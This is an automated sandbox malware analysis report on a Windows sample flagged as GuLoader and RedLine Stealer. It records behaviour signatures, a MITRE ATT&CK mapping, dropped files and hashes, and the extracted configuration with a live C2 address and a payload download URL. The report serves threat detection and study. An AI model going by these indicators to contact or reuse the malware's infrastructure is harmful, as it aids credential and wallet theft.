**ID:** 541451
**Sample Name:**
mixfive_20211216-221155
**Cookbook:** default.jbs
**Time:** 10:14:52
**Date:** 17/12/2021
**Version:** 34.0.0 Boulder Opal

# Table of Contents

# Windows Analysis Report mixfive_20211216-221155


## Overview

### General Information

| | |
|---|---|
| Sample Name: | mixfive_20211216-221155 (renamed file extension from none to exe) |
| Analysis ID: | 541451 |
| MD5: | 66e3c71bcd364e.. |
| SHA1: | a51f002e800d652. |
| SHA256: | ee23fa71bea1f05.. |
| Tags: | exe GuLoader RedlineStealer |
| Infos: | |

Most interesting Screenshot:

### Detection




GuLoader RedLine

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Yara detected RedLine Stealer
- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Crypto Currency Wallets
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Queries sensitive video device inform…
- Queries sensitive disk information (v…
- C2 URLs / IPs found in malware con…
- Found many strings related to Crypt…

### Classification



## Process Tree

- System is w10x64
- mixfive_20211216-221155.exe (PID: 4728 cmdline: "C:\Users\user\Desktop\mixfive_20211216-221155.exe" MD5: 66E3C71BCD364EB5CF19CB820683EF0C)
  - mixfive_20211216-221155.exe (PID: 4240 cmdline: "C:\Users\user\Desktop\mixfive_20211216-221155.exe" MD5: 66E3C71BCD364EB5CF19CB820683EF0C)
- cleanup

## Malware Configuration

### Threatname: RedLine

```
{
  "C2 url": [
    "194.26.229.202:18758"
  ],
  "Bot Id": "private_1"
}
```

### Threatname: GuLoader

```
{
  "Payload URL": "http://185.112.83.8/Allocation.bin"
}
```

## Yara Overview

### PCAP (Network Traffic)

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| dump.pcap | JoeSecurity_RedLine_1 | Yara detected RedLine Stealer | Joe Security | |

### Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0000000C.00000002.1006545439.0000000020590000.00000004.00020000.sdmp | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 0000000C.00000002.1004805288.000000001E100000.00000004.00000001.sdmp | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 0000000C.00000003.945608436.0000000000A3F000.00000004.00000001.sdmp | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 0000000C.00000000.813287233.0000000000560000.00000040.00000001.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader | Joe Security | |
| 0000000C.00000002.1006136622.000000001F477000.00000004.00000001.sdmp | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |

Click to see the 5 entries

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 12.2.mixfive_20211216-221155.exe.20590000.2.raw.unpack | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 12.2.mixfive_20211216-221155.exe.20b60000.4.unpack | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 12.3.mixfive_20211216-221155.exe.a3fcd8.0.unpack | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 12.2.mixfive_20211216-221155.exe.20590000.2.unpack | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |
| 12.2.mixfive_20211216-221155.exe.20b60000.4.raw.unpack | JoeSecurity_RedLine | Yara detected RedLine Stealer | Joe Security | |

Click to see the 7 entries

# Sigma Overview

**No Sigma rule has matched**

# Jbx Signature Overview

Click to jump to signature section

## AV Detection:

**Found malware configuration**

## Networking:

**Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)**

**C2 URLs / IPs found in malware configuration**

## Data Obfuscation:

**Yara detected GuLoader**

## Malware Analysis System Evasion:

**Tries to detect Any.run**

**Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)**

**Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)**

**Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)**

## Anti Debugging:

Hides threads from debuggers

## Stealing of Sensitive Information:

Yara detected RedLine Stealer

Tries to steal Crypto Currency Wallets

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)


## Remote Access Functionality:

Yara detected RedLine Stealer

# Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation 2 2 1 | Path Interception | Access Token Manipulation 1 | Masquerading 1 | OS Credential Dumping 1 | Security Software Discovery 5 4 1 | Remote Services | Archive Collected Data 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 |
| Default Accounts | Native API 1 | Boot or Logon Initialization Scripts | Process Injection 1 1 | Disable or Modify Tools 1 | LSASS Memory | Process Discovery 1 | Remote Desktop Protocol | Data from Local System 3 | Exfiltration Over Bluetooth | Non-Standard Port 1 |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion 4 3 1 | Security Account Manager | Virtualization/Sandbox Evasion 4 3 1 | SMB/Windows Admin Shares | Clipboard Data 1 | Automated Exfiltration | Ingress Tool Transfer 1 |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Access Token Manipulation 1 | NTDS | Application Window Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Non-Application Layer Protocol 1 |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Process Injection 1 1 | LSA Secrets | File and Directory Discovery 2 | SSH | Keylogging | Data Transfer Size Limits | Application Layer Protocol 1 1 1 |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Obfuscated Files or Information 1 | Cached Domain Credentials | System Information Discovery 1 2 6 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication |


# Behavior Graph



Hide Legend
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet
Behavior Graph
ID: 541451
Sample: mixfive_20211216-221155
Startdate: 17/12/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
Found malware configuration
Yara detected GuLoader
4 other signatures
started
mixfive_20211216-221155.exe
19
dropped
dropped
C:\Users\user\AppData\...\superprecise.dat, DOS
C:\Users\user\AppData\Local\...\System.dll, PE32
Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)
Tries to detect Any.run
Hides threads from debuggers
started
mixfive_20211216-221155.exe
11
185.112.83.8, 49857, 80
SUPERSERVERSDATACENTERRU
Russian Federation
194.26.229.202, 18758, 49858
HEANETIE
Netherlands
Tries to harvest and steal browser information (history, passwords, etc)
Tries to detect Any.run
Tries to steal Crypto Currency Wallets
Hides threads from debuggers

# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| mixfive_20211216-221155.exe | 4% | Virustotal | | Browse |

## Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\nsiE423.tmp\System.dll | 3% | Metadefender | | Browse |
| C:\Users\user\AppData\Local\Temp\nsiE423.tmp\System.dll | 0% | ReversingLabs | | |

## Unpacked PE Files

**No Antivirus matches**

## Domains

**No Antivirus matches**

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://service.r | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id12Response | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://tempuri.org/ | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id2Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id21Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id9 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id8 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id5 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id4 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id7 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id6 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id19Response | 0% | URL Reputation | safe | |
| http://www.interoperabilitybridges.com/wmp-extension-for-chrome | 0% | URL Reputation | safe | |
| http://185.112.83.8/Allocation.binwq | 0% | Avira URL Cloud | safe | |
| http://tempuri.org/Entity/Id15Response | 0% | URL Reputation | safe | |
| http://185.112.83.8/Allocation.bin | 0% | Avira URL Cloud | safe | |
| http://support.a | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id6Response | 0% | URL Reputation | safe | |
| http://https://api.ip.sb/ip | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id9Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id20 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id21 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id22 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id23 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id24 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id24Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id1Response | 0% | URL Reputation | safe | |
| http://forms.rea | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id10 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id11 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id12 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id16Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id13 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id14 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id15 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id16 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id17 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id18 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id5Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id19 | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id10Response | 0% | URL Reputation | safe | |
| http://tempuri.org/Entity/Id8Response | 0% | URL Reputation | safe | |

# Domains and IPs

## Contacted Domains

**No contacted domains info**

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://185.112.83.8/Allocation.bin | true | • Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

## Contacted IPs

## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 185.112.83.8 | unknown | Russian Federation | 🇷🇺 | 50113 | SUPERSERVERSDATACENTERRU | true |

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 194.26.229.202 | unknown | Netherlands | 🇳🇱 | 1213 | HEANETIE | true |

## General Information

| | |
|---|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 541451 |
| Start date: | 17.12.2021 |
| Start time: | 10:14:52 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 8m 26s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | mixfive_20211216-221155 (renamed file extension from none to exe) |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 18 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.spyw.evad.winEXE@3/4@0/2 |
| EGA Information: | Failed |
| HDC Information: | • Successful, ratio: 24.8% (good quality ratio 24.3%)<br>• Quality average: 88.3%<br>• Quality standard deviation: 21% |
| HCA Information: | • Successful, ratio: 83%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Override analysis time to 240s for sample files taking high CPU consumption<br>• Stop behavior analysis, all processes terminated |
| Warnings: | Show All |

## Simulations

### Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 10:18:23 | API Interceptor | 20x Sleep call for process: mixfive_20211216-221155.exe modified |

## Joe Sandbox View / Context

### IPs

**No context**

## Domains

**No context**

## ASN

**No context**

## JA3 Fingerprints

**No context**

## Dropped Files

**No context**

# Created / dropped Files

**C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mixfive_20211216-221155.exe.log**

| | |
|---|---|
| Process: | C:\Users\user\Desktop\mixfive_20211216-221155.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 2291 |
| Entropy (8bit): | 5.3192079301865585 |
| Encrypted: | false |
| SSDEEP: | 48:MIHKmfHK5HKXAHKhBHKdHKB1AHKzvQTHmYHKhQnoPtHoxHImHK1HxLHG1qHqH5HX:Pqaq5qXAqLqddqUqzcGYqhQnoPtIxHbqG |
| MD5: | 2308F672881D77B53310A221B4D27E95 |
| SHA1: | 80371C7B5D415DC46F2BB4BA872B14AF0B0EED8B |
| SHA-256: | 83D6F5E305A78D3EAB05CFB58D8595FECB2755E80978C6D6236AEF9186E65CDB |
| SHA-512: | ECFBCDFAA24CEE02DFAD3175043FF4408F100E0867A66AE3AF14C2C7CB572E451C052A4D5FA452F6FB5C732C082DA7AB321F58CF65E37862E777EEF4DADDC<br>52 |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3, "System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b |

**C:\Users\user\AppData\Local\Temp\a.txt**

| | |
|---|---|
| Process: | C:\Users\user\Desktop\mixfive_20211216-221155.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 23 |
| Entropy (8bit): | 2.2068570640942187 |
| Encrypted: | false |
| SSDEEP: | 3:jNDBfN:jNVfN |
| MD5: | 6C3AA179406696C66ACF8DC984ABC7DF |
| SHA1: | 7F66AB35CA41A3449382F9DA68864D64EC182F28 |
| SHA-256: | 798DF5B3298985AE022F8C5A6714F7891EAA49B2E4B24E3A8B2329C04DD11C71 |
| SHA-512: | 7551B1FBE1CAEF52FD0AFC8601DCD0D6F013198FCC7CBF57F42EB090577B34B91E6F4ADCE1A76BC7FFD95559A3FDD529FE6DE90B8335EF8E901CBB606DDA<br>836 |
| Malicious: | false |
| Reputation: | low |
| Preview: | ghdfhjfghfgjfdghfghfgdh |

**C:\Users\user\AppData\Local\Temp\nsiE423.tmp\System.dll**

| | |
|---|---|
| Process: | C:\Users\user\Desktop\mixfive_20211216-221155.exe |
| File Type: | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| Category: | dropped |
| Size (bytes): | 12288 |
| Entropy (8bit): | 5.814115788739565 |

### C:\Users\user\AppData\Local\Temp\nsiE423.tmp\System.dll

| | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr |
| MD5: | CFF85C549D536F651D4FB8387F1976F2 |
| SHA1: | D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E |
| SHA-256: | 8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8 |
| SHA-512: | 531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88 |
| Malicious: | false |
| Antivirus: | • Antivirus: Metadefender, Detection: 3%, Browse<br>• Antivirus: ReversingLabs, Detection: 0% |
| Reputation: | low |
| Preview: | MZ......................@...............................................!..L.!This program cannot be run in DOS mode....$.......qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4.<br>D.Rich5.D.........PE..L.....Oa...........!....."...........*.......@..............................p............@..........................B.......@..P...........................`......................................................@..X.<br>...........................text.... ......."................... ..`.rdata..c....@.......&.............@..@.data...x....P.......*.............@....reloc.......`.......,.............@..B......................................................<br>..............................................................................................................................................................................................................................................<br>............................................................ |

### C:\Users\user\AppData\Local\Temp\superprecise.dat

| | |
|---|---|
| Process: | C:\Users\user\Desktop\mixfive_20211216-221155.exe |
| File Type: | DOS executable (COM) |
| Category: | dropped |
| Size (bytes): | 45816 |
| Entropy (8bit): | 7.731391764710501 |
| Encrypted: | false |
| SSDEEP: | 768:zvYUFVu+AKtzruz6ProsiAXEq7kjANo6iVW/lccurKOaYgoBhbz77k+yOCf:zgUFWCoaosiAXVkj448acQRn7k+FCf |
| MD5: | A1802D9DCD94AF7E3F2CE4577BA6E667 |
| SHA1: | 1B836F996B3FB4E812516EBDEA714FACCB45ADF3 |
| SHA-256: | DCC5CD1E4CC8AFE4A04F8931DA635821B60A07869DAC0327D043B26C96C39680 |
| SHA-512: | 0177CD7562C6121D31F2EBBCD29EA6C0927C49A03F06101C94AD92FC999064369DBA629418EAF774A82333F1C10DBB3D23F3EA5C32C03EF43C8982C8808A362 |
| Malicious: | false |
| Reputation: | low |
| Preview: | .__.?.u.....u.....u..........a.....H....s.r..tb..........R..~...Q..a...Z1..4.z.......9.u.W..........z..z.....l.....J[.0P>.....T.-.......4C.Bj.@.*....*.7@.g..N.&v.~..b.jlE1......u)W..M....Az\|.~..cd.c.<<br>..;x.W..]g..j..3.K...Z...a......{\|.A..h....F9......E.E...k..r.H8.#.Mc..!N.../..n.WC.\.u*l.o^.-6..{.%9;.I..&Q......os.".U5k.tQ5../6.uP.T..?.I.........o..NsWu\..".o.Y-EU.We..T...i.3.Nk..s..<..<br>.."...mc.3..{...z...m....lw..L.{......R.I.\|.*..Iqr.z...B.$.>qp....o..Wn.rCm......&..]...... .IcfG..b.....E....C,".>pF.pE.}q...qh.z..>.>.j....S....$y.!.%.C'....-{.......6.a?. .fN_...C....g?. .fN....,..<br>!.z}.&z...C7BX........".l.l*.g....z}jk...6.y..z...Ac.z..k..7Iz...B.l.^..T.5.7.....a.b............+...$.-B6g..&R\t.......8P.>3...2...T.6..0....F......{........"....Up.W.T5 .\|..u............."...wt...7"..}...0.(.<br>...g....kb..m.oXoN....1g.)...>.*.^d.ROu.......G..%V.aN."....K.........w......H.}&v{..WT ......2.*...z......B..X%...."...>../6....>k.]CA*.q.*....l.... .\.;.x..uB.'. |

## Static File Info

### General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive |
| Entropy (8bit): | 7.516196878438645 |
